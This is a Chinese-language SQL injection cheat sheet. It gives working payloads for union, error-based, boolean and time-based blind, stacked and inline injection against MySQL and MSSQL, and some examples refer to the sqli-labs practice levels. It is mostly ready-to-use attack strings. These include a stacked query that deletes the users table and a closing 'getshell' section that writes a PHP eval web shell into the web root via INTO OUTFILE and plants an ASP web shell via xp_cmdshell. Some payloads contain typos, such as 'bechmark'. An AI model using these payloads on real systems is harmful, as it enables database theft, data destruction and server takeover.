

注入基础

1, 注入原理:

当客户端提交的数据未作处理或转义直接带入数据库, 就造成了 sql 注入。
攻击者通过构造不同的 sql 语句来实现对数据库的任意操作。

2, 万能密码:

admin' or 1=1 # (为 true 时)
select * from tb_users where username = '{\$uname}';
select * from tb_users where username = 'admin' or 1 #';
and password = 'md5(upass)'

3, 常用参数:

schemata	table_schema
tables	table_name
columns	column_name

4, 常用系统函数:

database()	version()	user()
------------	-----------	--------

5, 注释:

%23 -- (此处为--空格) /**/

6, 内联注释:

/! code/

举例: index.php?id=-15 /*!union*/ /*!select*/ 1,2,3

7, 注入分类 (根据 sqlmap 分为 6 种)

布尔注入	联合注入	多语句注入 (堆叠注入)
报错注入	延时注入	内联注入

8, 按数据库类型分

sql:	oracle	mysql	mssql
	access	sqlite	postgresql
nosql:	mongodb redis		

9, 锚点

#符号, 告诉浏览器跳转

#在 url 编码%23

url 编码为 ASCII 码转换 0x23

& %26 / %2f ' %27

+ %2b " %23 % %25

10, MySQL 与 MSSQL 及 ACCESS 之间的区别

字符型: '、')、'))、"、")、"))

注释符: -- (这是--空格)、--+、/**/、#

如 id=21' and 1=1 %23	页面正常
id=21' and 1=2 %23	页面返回无数据

联合注入 union Selet

确认存在注入点之后

利用二分法查询字段数，观察页面变化从而确定字段内容

order by 二分法联合查询字段数，观察页面变化从而确定字段数

order by 1

order by 50

group by 译为分组，注入时也可使用，不过我没用过

利用 and 1=2 或 and 0 及 id=-12 是数据为空从而查看显示数据的位置

替换显示位改成 SQL 语句，查看信息（当前数据库，版本及用户名）

and 1=2 union select version(),2,3

再查询所有数据库

```
and 1=2 union select (select group_concat(schema_name)from information
schema.schemata),2,3
```

查询所有表名

```
union select (select group_concat(table_name)from information_schema.tables),2,3
```

查询所有字段名

```
union select (select group_concat(column_name)from information_schema.columns),2,3
```

查询字段内容

如：查询 test 库下 users 表的 id 及 uname 字段，用 '~' 区分 id 和 uname 以防字符串连接到一起

```
union select(select group_concat(id,'~',uname)from test.users),2,3
```

报错注入

使用函数使语句报错，但报错信息是我们想要的信息

通用报错语句：(测试版本 MySQL8.0.12, MySQL5.0, mariadb5.5 版本下)

```
select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));
```

```
select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));
```


相关链接 <https://www.cnblogs.com/wocalieshenmegui/p/5917967.html>

基于 POST 中的报错注入(以 sqli-labs 中 11 关为例)

```
uname=admin%27 and updatexml(1,(concat(0x7e,(select
mid(group_concat(schema_name),56,30) from
```

information_schema.schemata),0x7e)),1)#&passwd=1&submit=Submit

...



布尔盲注

我在盲注中常用的函数:

- 1.char() 解 ASCII 码
- 2.mid() 截取字符串, 举例: mid('hello',1,3), 从第 1 位开始截取 3 位, 输出位 hel
- 3.substr()与 mid()相同, 都为截取字符串
- 4.count() 计算查询结果的行数
- 5.concat()查询结果合并但保持原有行数
- 6.group_concat()查询结果合并但都放在一行中
- 7.ascii() 查询 ascii 码
- 8.length('hello') 字符串长度
- 9.distinct() 去掉重复

猜数据库长度(利用二分法)

id=1 and (length(database()))>1

id=1 and (length(database()))>50

猜第一个字符, 第二个字符, 以此类推

and ascii(mid(database(),1,1))>1

and ascii(mid(database(),2,1))>1

查询当前数据库中所有表名

and (select count(table_name)from information_schema.tables where tables_schema=database())>1

and (select count(table_name)from information_schema.tables where tables_schema=database())>10

查询第一个表的长度

and (select length(table_name)from information_schema.tables where tables_schema=database()limit 0,1)>10

查询表的第一个字符

and ascii(mid((select table_name from information_schema.tables where table_schema=database()limit 0,1),1,1))>1

查询 atelier 表里有几个字段

and(select count(column_name)from information_schema.columns where table_name = 'atelier' and table_schema = database())>2

查询第一个字段长度

```
and length((select column_name from information_schema.columns where table_name='atelier' and table_schema= database()limit 0,1))>1
```

查询字段第一个字符

```
and ascii(mid((select column_name from information_schema.columns where table_schema = 'db83231_asfaa' and TABLE_NAME ='atelier' limit 0,1),1,1))>105
```

查询字段所有行数

```
and (select count(*) from db83231_asfaa.atelier)>4
```

查询字段名的行数（查询 emails 表，uname 字段）


```
and (select count(uname)from security.emails)>7 查询 uname 的行数
```

查询字段内容

```
length((select username from security.users limit 0,1))>10  
ascii(mid((select username from security.user limit 0,1),1,1))>100
```

将查询到的 ASCII 码放到 mysql 中查询

举例：select char(39);



延时盲注

利用 sleep(3)和 if(1=2,1,0)及 case 进行延时注入，示例：

```
select * from user where id= 1' or sleep(3) %23 （测试时尽量使用 or, 之后再替换成 and）
```

```
select * from user where id= 1' and if(ascii(mid(version(),2,1))>45,sleep(3),0) %23
```

这个没什么好说的

```
select * from user where id= 1 and if(length(version())>10,sleep(3),0);
```

如果长度大于 10，则睡 3 秒，其他则 0 秒

```
select * from user where id= 1 and case length(version())>10 when 1 then sleep(3) else 0 end;
```

case 定义条件，when 后面的 1 表示 true 也代表真，当条件为真时，睡 3 秒，其他则 0 秒。

当 sleep 被禁用时，可以使用 bechmark(10000000,md5(1))函数进行替换

```
id = 1' and case length(version())>5 when 1 then bechmark(10000000,md5(1)) else 0 end %23
```

多语句注入/堆叠注入

多语句意思就是可以执行多个语句，利用分号进行隔开

示例：id=1";WAITFOR DELAY '0:0:3';delete from users; -- +

id=1';select if(length(user(),1,1)>1,sleep(3),1) %23

id=1';select if(length((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)>1,sleep(3),1) %23

insert into users(id,username,password) value (66,'acca','bbc')-- +

内联注入

举例：id=-1 /*!UNION*/ /*!SELECT*/ 1,2,3

利用别名：union select 1,2,3,4,a.id,b.id,* from(sys_admin as a inner join sys_admin as b on a.id=b.id)

getshell

id=-1' union select 1,2,(select '<?php @eval(\$_POST[1]);?>' into outfile '/var/www/html/404.php') -- +

也可使用 dumpfile 进行写入

outfile 和 dumpfile 的区别：

outfile 适合导库，在行末尾会写入新行并转义，因此不能写入二进制可执行文件。dumpfile 只能执行一行数据。into dumpfile 函数不对任何列或行进行终止，也不执行任何转义处理

数据库写入：exec master..xp_cmdshell 'echo "<%eXECutegLobaL rEquEst(0)%>" > "c:\www\upload\Files\2019-11\404.asp"'